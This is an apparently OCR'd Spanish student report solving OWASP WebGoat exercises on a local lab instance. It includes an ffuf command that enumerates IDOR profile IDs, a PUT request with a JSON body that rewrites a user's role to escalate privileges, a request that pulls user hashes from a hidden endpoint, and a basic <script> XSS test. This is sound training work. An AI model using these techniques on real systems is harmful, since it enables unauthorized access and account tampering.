
Con el diccionario preparado hacemos varias pruebas con **FFUF** hasta conseguir el resultado deseado. Para ello tenemos que añadir en argumento varios de los encabezados de las peticiones.




Además de los encabezados (-H tal) añadimos parámetros para filtrar los estados 200 (-mc) , fijamos los hilos (-t, threads) en 1 para limitar la velocidad al mínimo, y el modo verbose (-v) que muestre más datos.

```
ffuf -c -w secuencia000-999.txt -u http://127.0.0.1:8080/WebGoat/IDOR/profile/2342FUZZ -H "Host: 127.0.0.1:8080" -H "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0" -H "Content-Type: application/x-www-form-urlencoded; charset=UTF-8" -H "Accept-Language: en-US,en;q=0.5" -H "Accept-Encoding: gzip, deflate" -H "Cookie: JSESSIONID=7QrvpBZhSDEPMHVyT4_idn-U3Z6Cbd-_EMWZ4xQx" -mc 200 -t 1 -v
```


Tras varias pruebas hasta obtener el resultado deseado obtenemos dos resultados.




Y probando con la id finalizada en 388 en la url obtenemos el resultado. Nos muestra los datos del perfil de Buffalo Bill.




Reenviando la petición por dev tools.



Edito para reenviar y cambio el método a PUT, la id de la url, el tipo de contenido y el contenido de la petición en formato correcto (JSON) podemos sobreescribir la base de datos.





```
Header original >>> Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Nuevo header >>> Content-Type: application/json; charset=UTF-8

FORMATO ORIGEN >>> {role=3, color=brown, size=large, name=Buffalo Bill, userId=2342388}
FORMATO JSON >>> {"role":1, "color":"red", "size":"large", "name":"Buffalo Bill",
"userId":2342388}
```



8. A5 Missing Function Level Access Control - Apartado 2

   Expando todo el código y lo reviso, hallando varios objetos ocultos. Dos de ellos


son menú Users y menú Config. Hay más objetos ocultos pero pertenecen a otras secciones de IDOR.




9. A5 Missing Function Level Access Control - Apartado 3

   Con la información que nos facilita la sección y la obtenida en el ejercicio anterior probamos a acceder a la url que nos indican esos menús: http://127.0.0.1:8080/WebGoat/access-control/users

   Esto me muestra un error de etiqueta blanca. En Developer Tools vemos un fichero de estado 500 y método GET. Lo edito para reenviar cambiando la cabecera del tipo de contenido a JSON y en la respuesta devuelve un fichero con el hash que buscamos.





```
Content-Type: application/json
```




```
[ {
  "username" : "Tom",
  "admin" : false,
  "userHash" : "Mydnhcy00j2b0m6SjmPz6PUxF9WIeO7tzm665GiZWCo="
}, {
  "username" : "Jerry",
  "admin" : true,
  "userHash" : "SVtOlaa+ER+w2eoIIVE5/77umvhcsh5V8UyDLUa1Itg="
}, {
  "username" : "Sylvester",
  "admin" : false,
  "userHash" : "B5zhk70ZfZluvQ4smRl4nqCvdOTggMZtKS3TtTqIed0="
} ]
```


10. A7 Cross Site Scripting - Apartado - Apartado 7

    La pista la da el propio ejercicio y conociendo la marca <script> es una de las primeras pruebas a hacer.




```
<script>console.log()</script>
```

a. Reconocimiento/Information gathering

11. La información viene dada por el documento de la práctica y la propia web.
12. Ver notas indicadas en la descripción del proceso.

b. Explotación de vulnerabilidades detectadas

13. Ver notas indicadas en la descripción del proceso.

c. Post-explotación

14. Ver notas indicadas en la descripción del proceso.
15. Escalada de privilegios.

d. Posibles mitigaciones

16. Ver notas indicadas en la descripción del proceso.

e. Herramientas utilizadas

17. Developer Tools de Firefox
18. Developer Tools de Chromium (pruebas)
19. OWASP Zed Attack Proxy (solo pruebas)
20. Extensión Wappalyzer para análisis de tecnologías.
21. Nmap y Sqlmap.
22. Ffuf y seq.
23. WebGoat con WebWolf contenido en Docker.
24. Kali Linux en máquina virtual Virtualbox.